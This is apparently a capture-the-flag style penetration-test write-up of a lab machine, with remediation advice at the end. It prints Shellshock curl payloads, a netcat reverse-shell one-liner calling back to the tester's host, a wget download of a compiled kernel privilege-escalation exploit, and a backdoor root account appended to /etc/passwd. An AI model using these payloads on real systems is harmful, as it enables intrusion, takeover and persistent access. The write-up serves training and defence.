Penetration Tester: Giovanni Ocasio

Table of Content


Executive Summary

The penetration tester discovered several vulnerabilities that led to the penetration test gaining elevated privileges. A port scan was conducted to determine what ports and services were open on the system. The only ports discovered were port 80 which is commonly used HTTP or a web service and port 2222 which was hosting a Secure Shell or remote access service. In this case port 80 was hosting an Apache HTTP Webserver. The version of the Apache webserver was outdated and susceptible to CVE-2014-6271, which leverages a remote code execution vulnerability. This specific kind of vulnerability allows an attacker to run potentially malicious commands on a system and may even allow an attacker to gain access to the system. The penetration tester was able to leverage this vulnerability and gain access to the system. Navigating through the system the penetration tester was able to discover vital system information that led to them elevating their privileges. With the information gathered the penetration tester was able to use a publicly known exploit to create an executable file that granted the penetration tester elevated privileges. Navigating the Root user account, the penetration tester was able to find the proof-of-concept file that confirm their elevated privilege.

Penetration Test


Enumeration:

I began the penetration test by ensuring that the target machine was on the network using the ping command.



Next I began a port scan using Nmap to determine the open ports (-p-), the services running on those ports (-sV), other pieces of information such as the operating system and common vulnerabilities (-A), and then I had the output sent to a text file named Shocker_Nmap. The full Nmap command is:


kali@kali:~$ sudo nmap -sV -p- -A 10.10.10.56 > Shocker_Nmap



According to the Nmap scan the Port 80, the common port for HTTP, is open along with port 2222 which is hosting the Secure Shell service. In this case it appears as though the server is running Apache 2.4.18.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 14:38 EDT
Nmap scan report for 10.10.10.56
Host is up (0.045s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/21%OT=80%CT=1%CU=43375%PV=Y%DS=2%DC=T%G=Y%TM=6352E7
OS:50%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M537ST11NW6%O2=M537ST11NW6%O3=M537NNT11NW6%O4=M537ST11NW6%O5=M537ST1
OS:1NW6%O6=M537ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M537NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   94.46 ms 10.10.16.1
```

Navigating to the web page provides us with an image and text stating “Don’t Bug Me”.



Continuing my enumeration using a tool called *nikto* which conducts a vulnerability scan on web applications. The *nikto* command is:

kali@kali:~$ nikto -h http://10.10.10.56

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.10.10.56
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.56
+ Target Hostname:    10.10.10.56
+ Target Port:        80
+ Start Time:         2022-10-21 14:45:17 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user age
+ The X-Content-Type-Options header is not set. This could allow the user agent to
ferent fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 89, size: 559
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8674 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2022-10-21 14:50:39 (GMT-4) (322 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto was unable to find any vulnerabilities. At this point I decided to use *dirb,* a directory brute force tool, to find any subdirectories for this IP address.


kali@kali:~$ dirb [*http://10.10.10.56*](http://10.10.10.56)

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.10.56

_________________

DIRB v2.22
By The Dark Raver
_________________

START_TIME: Fri Oct 21 14:57:02 2022
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_________________
```

Dirb found a few subdirectories, but I could only navigate to one.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.10.56

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 21 14:57:02 2022
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

-----------------
END_TIME: Fri Oct 21 14:59:02 2022
DOWNLOADED: 4612 - FOUND: 3
```

Switching tools, I decided to use *dirbuster* for more functionality. *Dirbuster* allows you to specify the file extension. Knowing the server is running on a Linux Distribution I used .html, .php, and .sh.



Dirbuster was able to find a user.sh file within the /cgi-bin directory. I decided to *curl* to this file.

kali@kali:~$ curl http://10.10.10.56/cgi-bin/user.sh

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.10.56/cgi-bin/user.sh
Content-Type: text/plain

Just an uptime test script

 16:33:40 up 16:29,  0 users,  load average: 0.63, 0.79, 0.47
```

According to the site it is an uptime test script.

Determining the Exploit

Since I was able to find user.sh file within the /cgi-bin subdirectory, I looked for exploits for related to Apache 2.4.18. According to Google this version of Apache is vulnerable to CVE-2014-6271, also known as Shellshock

> The critical Bash Bug vulnerability, also dubbed Shellshock, affects versions GNU Bash versions ranging from **1.14 through 4.3**. Sep 27, 2014

To confirm that this system is vulnerable to this exploit, I will user a curl command with a specific User Agent that will conduct remote command execution.

kali@kali:~$ curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "cat /etc/passwd";' http://10.10.10.56/cgi-bin/user.sh

```
┌──(kali㉿kali)-[~]
└─$ curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "cat /etc/passwd";' http://10.10.10.56/cgi-bin/user.sh

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
shelly:x:1000:1000:shelly,,,:/home/shelly:/bin/bash
```

After running that command, I can confirm that the system is vulnerable to CVE-2014-6271.

Initial Access/Foothold

Knowing that the system is vulnerable to CVE-2014-6271 we can attempt to gain a reverse shell onto the system. First, I'll use the vulnerability to do a little research about the system, like determine what version of Netcat it is running:

kali@kali:~$ curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "whereis nc";' http://10.10.10.56/cgi-bin/user.sh

```
┌──(kali㉿kali)-[~]
└─$ curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "whereis nc";' http://10.10.10.56/cgi-bin/user.sh

nc: /bin/nc /bin/nc.openbsd /usr/share/man/man1/nc.1.gz
```

According to the output, the system has Netcat OpenBsd. With this knowledge I can use a reverse shell script from PayloadsAllTheThings GitHub repository to gain a reverse shell.
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp

I'll set up a Netcat listener on my Kali machine:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

Then using the following *curl* command, the target system will reach out and connect to the Netcat listener:

kali@kali:~$ curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.8 443 >/tmp/f";' http://10.10.10.56/cgi-bin/user.sh

```
┌──(kali㉿kali)-[~]
└─$ curl -H 'User-Agent: () { :; }; echo; echo; /bin/bash -c "rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.
10.16.8 443 >/tmp/f";' http://10.10.10.56/cgi-bin/user.sh
```

And now I have a shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.10.56] 40518
/bin/sh: 0: can't access tty; job control turned off
$
```

Using python we can turn this into an interactive shell:

$ python3.5 -c 'import pty; pty.spawn("/bin/bash")'

```
$ whereis python
python: /usr/bin/python3.5 /usr/bin/python3.5m /usr/lib/python3.5 /usr/lib/python2.7 /etc/python3.5 /usr/local/lib/python3
.5 /usr/share/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
$ python3.5 -c 'import pty; pty.spawn("/bin/bash")'
shelly@Shocker:/usr/lib/cgi-bin$
```

Privilege Escalation

Now to elevate my privileges I will need to do some enumeration on the system to find any vulnerabilities. First, I'll gather system information using the following commands:

target@target:~$ cat /etc/*-release

```
shelly@Shocker:/usr/lib/cgi-bin$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
shelly@Shocker:/usr/lib/cgi-bin$
```

target@target:~$ uname -i

```
shelly@Shocker:/usr/lib/cgi-bin$ uname -i
uname -i
x86_64
shelly@Shocker:/usr/lib/cgi-bin$
```

target@target:~$ uname -a

```
shelly@Shocker:/usr/lib/cgi-bin$ uname -a
uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
shelly@Shocker:/usr/lib/cgi-bin$
```

With the operating system version, architecture of the operating system, and kernel version we can look for a publicly known vulnerability using searchsploit:

kali@kali:~$ searchsploit Ubuntu 16.04

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Ubuntu 16.04
```

Exploit Title	Path
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation	linux/local/40054.c
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-thumbnailer	linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation	linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dyn	linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps	linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Re	linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)	linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel Pointer Leak	linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege E	linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Priv	linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition	windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escal	linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation	linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer	linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local P	linux/local/47169.c

I selected 45010.c and used searchsploit to copy it to my home directory:

kali@kali:~$ searchsploit -m 45010.c

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 45010.c
  Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/45010
     Path: /usr/share/exploitdb/exploits/linux/local/45010.c
File Type: C source, ASCII text

Copied to: /home/kali/45010.c
```

Using *gcc*, I compiled the exploit:

kali@kali:~$ gcc 45010.c -static -o exploit

```
┌──(kali㉿kali)-[~]
└─$ gcc 45010.c -static -o exploit

┌──(kali㉿kali)-[~]
└─$
```

Using *wget* on the target machine and setting up an HTTP server on my Kali Machine will allow me to transfer the file to the target system.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
shelly@Shocker:/tmp$ wget http://10.10.16.8/exploit
wget http://10.10.16.8/exploit
--2022-10-21 19:50:19--  http://10.10.16.8/exploit
Connecting to 10.10.16.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 845088 (825K) [application/octet-stream]
Saving to: 'exploit'

exploit             100%[===================>] 825.28K  1.83MB/s    in 0.4s

2022-10-21 19:50:20 (1.83 MB/s) - 'exploit' saved [845088/845088]

shelly@Shocker:/tmp$
```

Now I'll give the exploit execute permissions:

target@target:~$ chmod +x exploit

```
shelly@Shocker:/tmp$ chmod +x exploit
chmod +x exploit
shelly@Shocker:/tmp$
```

Now I will run the exploit:

```
shelly@Shocker:/tmp$ ./exploit
./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88001d22f000
[*] Leaking sock struct from ffff880015d90800
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff88001939f740
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88001939f740
[*] credentials patched, launching shell...
```

Using the *whoami* command will confirm that I am the root user:

```
# whoami
whoami
root
# 
```

Now I can navigate access files in the root user's directory:

```
# cd /root
cd /root
# ls -la
ls -la
total 24
drwx------  3 root root 4096 Sep 21 10:58 .
drwxr-xr-x 23 root root 4096 Sep 21 11:20 ..
lrwxrwxrwx  1 root root    9 Sep 21 10:38 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Sep 21 10:58 .cache
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Oct 21 00:04 root.txt
# cat root.txt
cat root.txt
[redacted]
# 
```

At this point if I wished to maintain persistence I could create a cron job that would force this system to reach out to a listener at random intervals or create a new user in the /etc/password file like so:

target@target:~$ echo gio:1CPyUzTAG$UF72P38WfaMEkH2tgUh5O0:0:0:root:/root:/bin/bash >> /etc/passwd

```
# echo gio:$1$CPyUzTAG$UF72P38WfaMEkH2tgUh5O0:0:0:root:/root:/bin/bash >> /etc/passwd
echo gio:$1$CPyUzTAG$UF72P38WfaMEkH2tgUh5O0:0:0:root:/root:/bin/bash >> /etc/passwd
# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
shelly:x:1000:1000:shelly,,,:/home/shelly:/bin/bash
gio::0:0:root:/root:/bin/bash
```

Now we have persistence.

Conclusion:

During the penetration test several vulnerabilities were discovered which ultimately led to the penetration tester gaining elevated privileges on the target system. The Ubuntu 16.04 server hosting an an Apache 2.4.18 webserver on port 80 is using a vulnerable version of Apache. This vulnerable version is susceptible to remote code execution exploits and was exploited to gain an initial foothold. The system is also susceptible to cve-2017-16995, which when exploited by running a specially crafted application can cause memory corruption and grant a user elevated privilege.

Recommendations:

CVE-2014-6271 or Shellshock Exploit which allows a user to conduct remote code execution. Sanitizing user input and removing un-needed characters can mitigate the probability of exploitation.

It is recommended that the system administrators refer to vendor documentation for remediation and mitigation methods:

https://access.redhat.com/articles/1212303

https://www.crowdstrike.com/blog/mitigating-bash-shellshock/

CVE-2017-16995 which allows a user to gain elevated privilege if they execute a specially crafted program.

- Ubuntu has released a fix related to this vulnerability:
  Mitigation for this vulnerability is available by setting the
  kernel.unprivileged_bpf_disabled sysctl to 1:
  $ sudo sysctl kernel.unprivileged_bpf_disabled=1
  $ echo kernel.unprivileged_bpf_disabled=1 | \
  sudo tee /etc/sysctl.d/90-CVE-2017-16995-CVE-2017-16996.conf

Outdated Apache Version

- Apache 2.4.18 is an outdated version of Apache. If this version isn't strictly required, it is recommended that the organization upgrade to Apache 2.4.54.

Outdated Ubuntu Version

- Ubuntu 16.04 is an outdated version of Ubuntu. If this version isn't strictly required, it is recommended that the organization upgrade to Ubuntu 22.10.